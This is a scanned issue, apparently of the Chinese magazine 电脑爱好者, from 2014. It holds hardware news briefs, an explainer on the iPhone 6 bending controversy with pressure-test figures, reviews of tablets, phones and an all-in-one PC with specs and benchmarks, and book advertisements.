
因为在雾景中，阳光不是很充足，所以还要在光圈、快门、ISO上进行调节。对于手机来说，光圈和快门是无法手工调整的，只能适当调高ISO的值了。当然也不能过高，否则拍出的照片噪点太多，影响画质。



没有曝光补偿的自动曝光拍摄的雾景

增加曝光补偿后拍摄的雾景

逆光拍摄中的灯光让雾更多了一点梦幻感觉



雾让风景变得简单

iPad Air 2: 苹果也开始“堆硬件”

如果说iPad mini 3只能算是上代产品的小改款,那iPad Air 2则是苹果彰显诚意的代表之作了。与一代iPad Air相比,iPad Air 2的重量和厚度分别降低到了437g和6.1mm,真正实现了犹如空气一般的轻薄。此外,Touch ID指纹识别器与800万像素摄像头,让这款平板具备了iPhone独有的安全和拍摄实力。最令人欣喜的是,iPad Air 2还搭载了三核心A8X处理器

器与2GB内存的组合,全新的M8协处理器也可以在最佳状态运行Metal引擎优化的游戏。



点评: 在融入Touch ID、A8X处理器与800万像素摄像头后,iPad Air 2已然具备了将iPhone 6踹下iOS旗舰宝座的实力。



Nexus 9 : 谷歌重新定义平板规范

自从Android诞生以来,无论是手机还是平板都是以16:9或16:10的宽屏比例作为标准。但随着谷歌最新Nexus 9的发布,宣告Android系统正式与4:3普屏比例“结缘”。作为Android平板旗舰的标杆,Nexus 9采用了与iPad Air 2同一分辨率的8.9英寸屏幕(2048×1536像素),并搭载NVIDIA Tegra K1处理器(64位版),内置2GB内存与800万像素摄像头,配备6700mAh锂电池。此外,Nexus 9也是首款预装64位Android 5.0系统的终端。

点评: 曾经很多玩家都将采用9.7英寸或7.9英寸4:3比例的Android平板定义为“非主流”,此次谷歌官方向4:3示好,不知道你是否满意呢?



MT6735 : 联发科要将64位普及到底

继高通之后,联发科旗下首款64位全网通芯片MT6735也即将面世。根据惯例,联发科MT6735肯定会继续性价比策略,有望将国产64位手机直接打入不足千元的普及价位。很可惜,以高通骁龙410系列为假想敌的MT6735规格不高,它采用四核心64位Cortex-A53架构设计,集成Mali-T720 GPU,最大的亮点是支持移动、联通、电信三大运营商的网络。

点评: MT6735诞生的意义是“普及”64位芯片,就性能而言则会略强于联发科自家的MT6582(四核心Cortex-A7架构)处理器,在当前只能算是入门级的性能标准。所以,64位/32位和性能真的没有太大关系,CPU核心架构和GPU参数,才是影响性能的最核心要素。



可能是最便宜的 Gaming 主板

各类Gaming主板越来越好卖，厂家已经不愿局限于中高端产品了。技嘉发布GA-H81M-Gaming 3主板，Gaming和入门级H81芯片组已经不再是新闻。H81M Gaming 3主板是M-ATX规格的小板，音频设计比一般的H81主板要强，使用了高品质音频电容。

点评：华硕、技嘉和微星等主板大厂近几年纷纷打出游戏牌，而相关产品也确实在游戏用户中获得了很大好评。说实话PC发展到今天依然坚持DIY的多是游戏用户，其实将主板重点放在游戏上就是很明智的选择。



台式化的游戏笔记本外设

戴尔近期推出了Alienware 13，除了产品本身外还有一个可以带来更强游戏性能的外设Graphics Amplifier。这主要是一款外置显卡仓，可安装典型长度、TDP在375W内的双槽显卡，用户可选GEFORCE GTX 760/GTX 970/GTX 980显卡内装，内部还带有一个460W电源专为显卡供电。这个显卡仓通过一种专用接口连接电脑，据说速率很有保障，还有4个USB 3.0接口解决笔记本电脑的扩展性问题。

点评：可能一些游戏发烧友对于笔记本电脑的显卡性能很是不屑，而且对扩展性也有一定不满。不过近几年不同产品开始相互融合，台式机开始有小巧轻量的产品，比如NUC，笔记本电脑也出现了一些追求极致性能的案例。



NUC 机箱产品已经开卖

Streacom近日发布了NC2 NUC机箱新品，身材只有150mm×112mm×59mm，这个身材已经和某些大屏手机差不多了，估计初次见到的朋友很难想到这是一台台式机。Streacom提供了银色或者黑色双色选择，机箱出厂就拥有被动散热片。

点评：看了上面笔记本电脑用的外置台式显卡扩展外设，再看看这类NUC产品实在是非常鲜明的反差。NUC迷你电脑虽然已经诞生多日，但一直没受到用户和商家重视，不过最近这种情况有所好转，今后相信相关的产品也会越来越多。CF



从iPhone 6 “弯曲门” 看手机结构设计

iPhone 6/Plus的出现，让无数钟情于大屏的“果粉”倾心不已。然而，一张弯曲的iPhone 6照片，却将这款变大的iPhone推向了风口浪尖。那么，iPhone 6的“弯曲门”到底是苹果工艺的缺陷，还是手机变大的必然“后遗症”？我们又该如何看待这个事件？

iPhone 6惊现“弯曲门”

iPhone 6/Plus分别采用了4.7英寸和5.5英寸屏幕，它们的问世意味着苹果正式向大屏Android手机宣战。然而，就在iPhone 6刚上市不久，一则“iPhone 6在紧身牛仔裤里被压弯”的消息就让竞争对手们笑开了花。而对那些持币观望的果粉们而言，容易“变弯”的新苹果似乎不那么美味了。

iPhone 6为啥会“弯曲”

虽然iPhone 6/Plus的屏幕较4英寸的iPhone 5S大了很多，但它们的厚度却仅有6.9mm和7.1mm，比7.6mm厚的iPhone 5s更为性感。根据“物体越长越容易弯曲”的物理原理，当iPhone 6变长且变薄之后，弯曲的几率自然成倍增加。通过分析那些变弯了的iPhone 6图片，我们不难发现iPhone 6出现弯曲的部位并不是正中央，而是音量“-”键的位置。

这个现象很好理解。我们很难用手直接扯断一节宽胶条，但我们只需用尖锐的物体（如笔尖）在胶条上扎个孔，就可轻松扯断胶条。而iPhone 6音量键恰好从金属边框的镂空部位探出（有孔隙），这也是一体化金属边框最薄弱的位置（图2），一旦受力超过了机身可承受的强度，自然要从这一点得以释放。

无论如何，iPhone 6的“弯曲门”让果粉们开始怀疑苹果的工艺与设计，也让其他手机有了嘲笑iPhone 6的机会。然而好景不长，就在三星Galaxy Note 4新广告强调“不会像iPhone 6那样被坐弯”不久，几则视频就将“弯曲门”推向了整个智能手机领域。

压力到了换谁都得弯

加拿大玩家Unbox Therapy发布了徒手掰弯Galaxy Note 4的视频（视频地址：<http://t.cn/RhsJGZ3>），事实证明Galaxy Note 4遭遇“蛮力”时，也会在音量控制键附近崩溃变弯（图3），但与全金属材质的iPhone 6不同，以金属+塑料打造的Galaxy Note 4被掰弯后还能从相反方向用力后复原。

此外，美国《消费者报告》利用三点式测试方案（视频地址：<http://t.cn/Rh8hnap>），将iPhone 5、iPhone 6、iPhone 6 Plus、HTC M8、LG G3以及三星Note 3手机悬空固定，并对机身中间部位施加压力，计算上述手机变弯时所能承受的压力上限。结果显示（见表），iPhone 6/Plus和HTC M8的承受压力最低（图4），在受力达31.75kg左右时就会被压弯，而表现最好的是Note 3，在68kg压力时“防线”才会崩溃。

对比机型	HTC M8	iPhone 6	iPhone 6 Plus	iPhone 5	LG G3	Note 3
变形压力	70磅 31.75kg	70磅 31.75kg	90磅 40.8kg	130磅 58.9kg	130磅 58.9kg	150磅 68 kg

不要小看70磅（31.75kg）的力量哦，这相当于你同时折断四根绑在一起的铅笔。目前所有已知iPhone 6弯曲的事故，要么是故意尝试



● 变弯的iPhone 6吓坏了不少小朋友

● Note 4要是用力掰也会弯


● 《消费者报告》进行的三点式测试方案

(掰弯),要么是发生在一些极端的条件下。放在现实生活中,即使你将iPhone 6放进了紧身裤的口袋里,在你下蹲或作出其他动作时肯定是可以感受到手机受到的压力的(有被搁着或撑着的感觉),可随时终止动作避免手机出现问题。当然也有一些极端现象,比如你从高处往下跳,或是不小心摔倒,快速的膝盖弯曲+紧身裤才可能突破手机所能承受的压力值。

显而易见,任何手机都有遭遇“弯曲门”的可能,只是iPhone 6的风头正盛,任何负面消息都会被无限放大。实际上,当年iPhone 5刚上市时也遭遇过“弯曲门”,只是当时是因为用户不小心坐在了手机上才导致的事故,被自己不小心“坐弯”比放口袋里不经意被“压弯”的几率更小,所以并没有引起太大的波澜。



● 手机的内部结构,其中决定手机坚固程度的部分就是边框与骨架



● ThinkPad笔记本内的防震架设计

小提示

虽然塑料材质的坚韧性不如金属,但它的优势在于“记忆效应”,当塑料遭遇形变被压弯后,有一定几率可自行恢复,而金属变弯之后就不可能自己恢复了。



7

如何让机身更坚韧

在功能机时代,2.×英寸屏幕,超过20mm的机身厚度,让这类手机具备无与伦比的抗压能力。某用户的诺基亚手机从x楼坠落,依然可以开机使用的案例举不胜数。然而,到了智能手机时代后,屏幕越来越大、机身越做越薄,这些都对手机的机身强度和韧性提出了挑战(图5)。

想让手机远离“弯曲门”,边框与骨架(内架)的材质就显得尤为重要了。在这里我们可以回顾一下笔记本电脑的设计,早期ThinkPad品牌笔记本之所以坚固耐用,就是内部有金属材质的防震架设计(图6),用于支撑外壳、保护内部硬件不受磕碰折损。

我们可以将笔记本的外壳理解为手机的边框,而防震架则视为手机的骨架。它们的材质有不锈钢(如小米4)、铝镁合金(魅族MX4)、铝钛合金(中兴新V5)、阳极氧化铝金属(iPhone 6)以及工程塑料(小米3)等等。有些产品的边框与骨架采用了全金属一体成型设计,而有些产品则会采用金属边框+另一种金属/灌注塑料骨架(图7),还有些产品则会采用全塑料材质的边框和骨架。相对而言,金属一体化的边框骨架设计最结实,而混合材料或全塑料的坚固度则会逊色一些。

因此,当我们今后挑选大屏手机时,不妨留意一下产品的边框与骨架材质,优秀的用料与精湛的工艺,在某些极端情况下可作为手机的“保命技能”。此外,如果你是刚从iPhone 5等产品升级到iPhone 6 Plus一类的大屏手机,记得改变一下手机的使用习惯:切忌被屁股压到、放置宽松的口袋或包包里,不要尝试进行“掰弯测试”。CF



● 放射式同心圆纹理背壳不仅美观，手感还格外出色



● 隐藏设计的SIM卡和Micro SD卡插槽



● 双摄像头设计无论是自拍还是拍照都是一把好手

视野更细腻

戴尔新Venue 8平板电脑

作为戴尔Venue 8家族的最新成员，新Venue 8不仅将屏幕升级到了FHD标准，还搭载了英特尔最新的Atom Z3840处理器，支持3G联网的特性更是将其打造成为了一款大屏社交利器。

和上代Venue 8相比，新Venue 8 (3840) 的厚度和重量分别降低了8%和5%，338g的体重在同类8英寸平板领域堪称“轻量级”。这款新品采用了更细腻的FHD级别屏幕，可视角度非常出色。为了弥补分辨率提升而带来的性能压力，新Venue



● 安兔兔V5.1测试软件成绩截图

8还将处理器从Atom Z2580升级到了Atom Z3840，同时操作系统也更新到了Android 4.4.2。作为新Venue 8的最大卖点，Atom Z3840隶属于英特尔最新的“Moorefield”平台，别看它只是一颗双核处理器，但凭借X86架构的优势以及集成的PowerVR G6400 GPU，使其获得了介于联发科MT6592与高通骁龙800之间的性能。可惜的是，新Venue 8仅内置1GB内存，而这也就成为了该产品的最

大瓶颈所在。新Venue 8的另一大特色就是丰富的无线联网能力。它不仅支持802.11ac Wi-Fi技术，还可将画面以无线的方式投射到高清大屏之上(需另配无线投影适配器)。此外，新Venue 8还引入了无线充电功能，并在机身侧面隐藏了SIM卡插槽，可加装联通卡获得WCDMA上网能力。CF

优点：视野细腻，支持丰富的无线功能

缺点：运行内存只有1GB

产品规格

- 网络: WCDMA/GSM
- 屏幕: 8英寸IPS (1920×1200像素)
- 处理器: 英特尔Atom Z3840 (双核2.1GHz)
- 内存/存储: 1GB/16GB (支持扩充)
- 摄像头: 200万/500万像素 (前/后)
- 体积: 216mm×130mm×8.95mm
- 电池: 4550mAh
- 重量: 338g
- 3DMark: 14651 (Unlimited)
- 安兔兔V5.1: 32481
- NenaMark1: 58.8fps
- NenaMark2: 60.1fps

参考价格: **1399元**

编辑点评

戴尔新Venue 8是一款做工出色的迷你平板，在FHD级别屏幕的帮助下，令其可为用户呈现震撼的视觉体验。而新Z3840处理器的加盟，则让新Venue 8获得了一线平板所应具备的性能优势。此外，戴尔还为这款产品提供了全年意外保护服务，无形中提升了新Venue 8的附加价值。如果你喜欢拥有一部可随时联网、具备细腻视觉体验的便携平板，新Venue 8应该不会让你失望。



● 可180度翻转的支架



● 超重低音炮单元



● 独特的微型投影单元



● 投影时的效果展示



剑走偏锋

联想YOGA平板 2 Pro

当硬件配置趋于同质化后，Android平板的出路在哪里？也许更大的视野和更有趣的使用体验就是未来的出路。而联想YOGA平板 2 Pro，就从这两个角度着手，走上了剑走偏锋之旅。

配备了13.3英寸屏幕的YOGA平板 2 Pro，应该是有史以来最大的Android平板。在2K分辨率的支持下，这款平板的ppi达到了227，细腻程度与10.1英寸1080P屏幕持平，视觉效果可谓震撼。为了让YOGA平板 2 Pro可以满足不同环境的使用需求，联想还为其配备了可170度开合的“无极转动”连体支架，通过独立开关可让支架弹出，可让平板在任意角度“站立”甚至悬挂在墙面的挂钩上。

对于一款主打影音娱

乐的平板，光有震撼的视野还是不够的。因此，YOGA平板 2 Pro还额外配备了JBL品牌低音炮，与前面板的2个扬声器一起构建了完整的2.1音频系统，这在Android电脑领域绝对算得上“豪华配置”。

在Atom Z3745处理器和2GB内存的配合下，让YOGA平板 2 Pro可轻松玩转时下最热门的3D游戏，并通吃各种格式的高清视频，不存在任何性能上的瓶颈。

YOGA平板 2 Pro最大的特色，还是源于右侧转

轴内隐藏的微型投影单元，可在2米~3米的范围内，投射出40英寸~80英寸WVGA级(480P)画面。在转轴上我们可以通过滑钮手动调焦，在系统设置中还可进行梯形矫正。在投影功能的帮助下，用YOGA平板 2 Pro观看视频或进行PPT演示，都是一把好手。可惜，该产品投影单元的亮点只有35尼特，对环境光线的影响较为敏感。CF

优点：人性化的支架设计，投影功能亦商务亦娱乐

缺点：售价偏高

产品规格

- 屏幕：13.3英寸IPS (2560×1440像素)
- 处理器：英特尔Atom Z3745 (四核1.86GHz)
- 内存/存储：2GB/32GB (最大支持64GB存储卡)
- 摄像头：160万/800万像素(前/后)
- 电池：9600mAh
- 重量：约1.0kg
- 3DMark：16554 (Unlimited)
- 安兔兔V5.1：33288
- NenaMark1：54.3fps
- NenaMark2：59.3fps

参考价格：**3999元**

编辑点评

联想YOGA平板 2 Pro的价格不算便宜，但其特有的投影功能，却给Android平板提供了一种全新的思路：扮演家庭影院或办公演示平台。当然，除了投影之外，13.3英寸2K屏幕，同样也能为用户带来不逊于笔记本的视觉体验。可惜，3999元注定YOGA平板 2 Pro只能算是一款小众产品。



● X8的主要接口都集中在机身背部

● 丰富的快捷键和USB以及读卡器接口

● X8的支架非常稳固，可自行调整角度

挑战台式机 极限矩阵X8-H4710一体电脑

在我们的传统印象中，一体电脑虽然具备不逊于台式机的视野，但其性能却还不如笔记本。而来自极限矩阵旗下的X8，则凭借GTX860M独显实现了游戏性能上的逆袭，堪称游戏笔记本的最佳“大屏替代者”。

一体电脑虽然具备超大屏幕的优势，但其同样面临着笔记本的“尴尬”境遇：内部空间有限，很难容纳高端硬件，少数配置高的一体电脑价格却又吓死人。而极限矩阵则打破了这一格局，将用于高端游戏笔记本的硬件“一股脑”地塞进了X8体内，让其获得了足够强悍的游戏动力，让玩家可以直接在23.6英寸1080P屏幕上感受最新3D大作的视觉冲击。

就性能价格比而言，购买一部X8远比购买同规格

的游戏本+23.6英寸显示器更划算。

当然，极限矩阵X8的性能肯定比不上同价位的台式机，但其“一体电脑”的身份，却让其摆脱了各种线缆的束缚，可以家居化的时尚外观“屹立”在客厅、卧室的各个角落，成为家居装潢的点缀。

此外，X8还提供了5个USB接口，双HDMI设计既可以将X8的画面输入到更大的电视屏幕上，也能充当平板电脑或笔记本的“外接显示器”，扮演PC和显示器

的双重角色。

为了弥补磁盘性能，极限矩阵X8标配128GB SSD以及1TB HDD，如果你觉得这还不给力，还可自行拆开产品后盖，X8在金属屏蔽盖上预留了硬盘扩展仓，你可以直接加装第二块mSATA接口的SSD，与标配SSD组成RAID0磁盘阵列。CF

优点：配置不逊于万元级笔记本，整体性能非常强悍

缺点：没有提手设计，移动时不太方便

产品规格

- 屏幕：23.6英寸（1920×1080像素）
- 处理器：酷睿i7-4710HQ（2.5GHz~3.5GHz）
- 内存/硬盘：8GB/1TB HDD+128GB SSD
- 显卡：HD4600核显/GTX860M独显
- 接口：USB2.0×2、USB3.0×3、HDMI输入、HDMI输出、读卡器、音频接口、DVD刻录光驱
- 体积：583.3mm×424.3mm×33mm
- 重量：约8kg

- 鲁大师：169998
- 3DMark Vantage：总分/GPU/CPU E43556/66029/21551
- 3DMark11：P5145
- 3DMark：14698/3672（CLOUD GATE/ FireStrike）
- PCMark7：4989

参考价格：**6999元**

编辑点评

极限矩阵X8最大的卖点就是武装了NVIDIA最新的GTX860M独显，辅以2GB GDDR5显存，足以在1080P高画质下流畅运行常见的3D大作。此外，这款产品还配备了高端的i7处理器，并采用双硬盘解决方案，再结合23.6英寸震撼视野，其综合体验完胜同价位的任何一款游戏笔记本。如果你想为家里添置一部全能的PC产品，极限矩阵X8的娱乐潜质远比笔记本更出色。



● V5 Max的两个SIM卡都支持4G

● 可更换电池的设计非常人性化

● 蓝色的呼吸灯醒目且时尚

能拍星星的千元机 中兴V5 Max智能手机



作为“红牛V5”的续作，中兴V5 Max不仅武装了高通最新的64位处理器，还继承了nubia系列手机赖以成名“可以拍摄星星”的拍照实力，进而成为千元级的全能新秀。

我们可以将V5 Max视为“红牛”的放大版，它延续了前辈圆润的边角、圆形Home键以及蓝色呼吸灯设计，并借由5.5英寸屏幕进驻“大屏手机”的阵营。和红牛V5一样，V5 Max延续了由努比亚团队定制的nubia UI 2.6系统以及NeoVision 4.0相机软件，让这款999元的产品在使用体验上无限接近1999元的nubia Z7 Max。只是，定位较低的V5 Max并没有Z7 Max那般性感，它的重量要比前者重上20g，在同类5.5英寸手机中谈不上轻盈。

V5 Max最大的特色，就是搭载了高通最新的骁龙410 (MSM8916)，这是一颗基于Cortex-A53架构设计的64位四核处理器，集成Adreno 306 GPU。很遗憾，骁龙410在性能上基本和骁龙400持平，属于入门级的智能手机之芯。还好，V5 Max借助与骁龙410搭配的基带芯片实现了移动+联通双4G功能（双SIM卡槽均支持4G），让用户不必因运营商之别而困扰。

和其他千元4G手机相比，V5 Max的优势主

要体现在拍照实力上。NeoVision 4.0相机软件提供了Pro、Fun以及Auto三种拍照模式，用户可以独立调节测光、对焦、白平衡，并提供源于单反相机的多重曝光功能。如果你的专业知识过硬，在Pro、Fun模式下可以用V5 Max拍出媲美微单的效果。当然，一款手机用的照相支架还是少不了的。CF

优点：支持双4G网络，拍照效果在同价位手机中表现突出

缺点：骁龙410处理器的性能相对一般

产品规格

- 网络：移动4G+联通4G（双卡双待）
- 屏幕：5.5英寸IPS（1280×720像素）
- 处理器：高通骁龙410（四核1.2GHz）
- 内存/存储：2GB/16GB
（最大支持32GB存储卡）
- 摄像头：500万/1300万像素（前/后）
- 体积：153.5mm×77.2mm×9.7mm
- 电池：3100mAh（可换）
- 重量：180g
- 3DMark：4367（Unlimited）
- 安兔兔V5.1：21106
- 鲁大师V2.2：23131（手机性能）
- NenaMark1：60.0fps
- NenaMark2：55.0fps

参考价格：999元

编辑点评

中兴V5 Max是一款“实在”的新品，它并没有利用“64位处理器”而拔高身价，依旧固守在千元价位，并同时辅以双4G网络支持、2GB内存、3100mAh大容量电池、500/1300万像素摄像头等领先参数。此外，V5 Max还预装了nubia UI 2.6系统，以及强大的NeoVision相机软件，再结合多彩的外观设计，相信可以俘获更多预算有限的年轻人的青睐。



● X55标配3000mAh可更换电池



● 双卡双待且支持存储卡扩展



● 背盖有颗粒纹理，防滑不留指纹



● 1400万像素摄像头效果出众

千元4G新势力 神舟灵雅X55智能手机

作为神舟旗下的首款4G手机，灵雅X55不仅“武装”了联发科八核处理器与2GB内存的主流配置，机身内部还引入了铝钛合金材质，在不足千元的价格上就提供了强大的性能与坚韧性。

随着苹果推出5.5英寸的iPhone 6 Plus，“大屏”在智能手机领域的进化趋势已无争议。为了满足用户对“大视界”的需求，神舟灵雅X55采用了5.5英寸大屏设计，154.5mm×78.5mm×10.5mm的“三围”在同尺寸产品中也算纤薄，至少在单手持握（不是单手操作哦）上毫无压力。为了解决大屏手机“易弯”的隐患，5.5英寸的神舟灵雅X55选用了航空铝钛合金中框，这种材质具备强度高、耐蚀耐热的特点，同等大小只是不锈钢的一半重量，又轻又薄。

作为一款999元的4G手机，神舟灵雅X55并没有采用性能孱弱的高通骁龙400方案，而是选用了更为成熟的联发科MT6592

处理器，八核1.7GHz的主频，在性能上已经具备了和骁龙800“叫板”的资格。此外，灵雅X55还配备了MT6290基带芯片，从而实现了移动4G网络的支持，让用户体验到150Mbps网速（下行速率）的震撼。

神舟灵雅X55预装了Android 4.4.2系统，除了对部分图标进行了美化之外，其他方面与原生系统无限接近：干净（没有预装垃圾APP）、流畅。如果你希望手机UI可以更个性，可以自行安装类似小米桌面等第三方启动器（Launcher）。**CF**

优点：配置均衡，性价比出色

缺点：无明显缺点

产品规格

- 网络：TD-LTE/TD-SCDMA（双卡双待）
- 屏幕：5.5英寸IPS（1280×720像素）
- 处理器：联发科MT6592（八核1.7GHz）
- 内存/存储：2GB/16GB
(最大支持32GB存储卡)
- 摄像头：500万/1400万像素（前/后）
- 体积：154.5mm×78.5mm×10.5mm
- 电池：3000mAh（可换）
- 3DMark：6961（Unlimited）
- 安兔兔V5.1：31573
- 鲁大师V2.2：37183/29513
(手机性能/浏览器性能)
- NenaMark1：55.6fps
- NenaMark2：55.8fps

参考价格：**999元**

编辑点评

神舟灵雅X55是一款配置均衡的4G新秀，在999元的价位上就提供了八核处理器、4G高速网络、双卡双待、1400万摄像头等领先的配置，足以承载包括消费者高清视频欣赏、3D游戏体验在内的各种娱乐需求。



● 曾应用在N70等产品上的BL-5C电池依旧服役着



● 键盘、九宫格，是否会勾起那年的回忆

经典永不磨灭 诺基亚 130

文 | 叁万



总有那么一群人喜欢怀旧，就算智能手机再强大，也会备一部经典的功能机随身携带。原因无他，长达一个月的待机水准，强大的通讯信号，是如今的智能手机怎么都无法比拟的。

经典依旧

诺基亚130的机身外观不需要太多介绍，不到2英寸的矩形屏幕加上数字、功能、通话等按键的组合，就是它的全部外貌。经典之所以称之为经典，便是多年形成的最佳方案，好用而且难以超越。

诺基亚130的按键手感非常不错，采用了橡胶材质，按上去比硬塑料要舒服得多，而且这样的材质还可将接缝做得更为紧密，不仅看上去美观，在一定程度上还可以起到防溅水的功能。

虽然微软早就表示要放弃功能机业务，但如果你了解市场行情的话，会发现功能机的出货量比智能机少不了多少，毕竟谁把诺基亚130买回家都不是拿它去刷微博、打游戏的。日常通话繁多的业务工作者，备一台功能手机用作工作通话，还是非常常见的事情，也是非常不错的一种双号方案，毕竟一天一充的智能机，别说双卡双待了，对于年轻一些的朋友来说，还不够发微信、听音乐打游戏的呢。

无可比拟的待机能力

要说如今功能机的生存理由，那么一定是低廉的价格和强大的待机能力。双卡待机长达36天是诺基亚130给出的成绩，相信就是天天电话爆满，坚持一星期一充也是没有任何问题的。

如果你是诺基亚的老粉丝，那么一定记得编号为BL-5C这款电池。没错，这款诺基亚130再次启用了这块当年风靡了世界的锂电池，而且如今的水准更有提高，这一点你从待机能力上就可以看出。

既然拥有如此强大的待机能力，手电筒功能自然对于这

产品规格

- 网络：移动2G+联通2G（双卡双待）
- 屏幕：1.8英寸TFT（160×128像素）
- 体积：106mm×45.5mm×13.9mm
- 电池：1020mAh（可换）
- 重量：67.9g

参考价格：**219元**

编辑点评

诺基亚130秉承了传统智能机的一切优势，同时也加入了对微博、微信等这些新一代交互软件的支持。如果你也需要一台功能机来满足通话时长此类的需求，不妨入手。

优点：待机、续航超强


缺点：仅作为诺基亚品牌延续下的标志存在

样一款功能机来说必不可少。双击方向键上，就可以方便地开启手电筒功能了，这一功能在日常生活中使用起来还是非常方便的。CF

学电脑丛书火爆热卖 轻轻松松成为电脑高手

可参加
2014年岁末
大抽奖活动

更多图书请登录《电脑爱好者》官方淘宝店购买



定价: 29.8元

《高效随身查-电脑常见故障排除应用技巧》

以技巧讲解的形式,介绍如何解决电脑使用过程中出现的常见问题。分别讲解了系统启动、关机与死机,Windows系统,办公软件,网络应用,聊天软件,电子邮件收发,网络下载、上传以及数据备份与恢复常见故障排除技巧,还列出了病毒、木马的查杀与防御技巧,为读者提供查阅参考。

邮购代码: DZ87




定价: 29.8元

《高效随身查-系统安装、重装与恢复应用技巧》

以技巧讲解的形式,介绍了系统安装、重装与恢复过程中的常见问题。分别讲解了安装Windows操作系统、驱动程序安装、管理与更新、系统补丁、漏洞更新与升级、应用程序安装与管理、系统备份与还原、系统设置与优化、Windows系统修复与重装、虚拟系统的配置与安装的应用技巧。

邮购代码: DZ86



定价: 49元

《HTML、CSS、JavaScript网页制作从入门到精通》

HTML是网页制作的基础语言,是每个网页制作者必须掌握的内容,本书采用图解方式诠释HTML、CSS、JavaScript最新技术。汇集作者精心整理的网页制作技巧、便于读者解决实际问题,快速成为网页制作高手。实例典型、轻松易学:通过实例学习是最好的学习方式。每章都提供“习题”,让读者通过解答习题的方式重新回顾、熟悉所学的知识,达到举一反三的效果。

邮购代码: DZ82

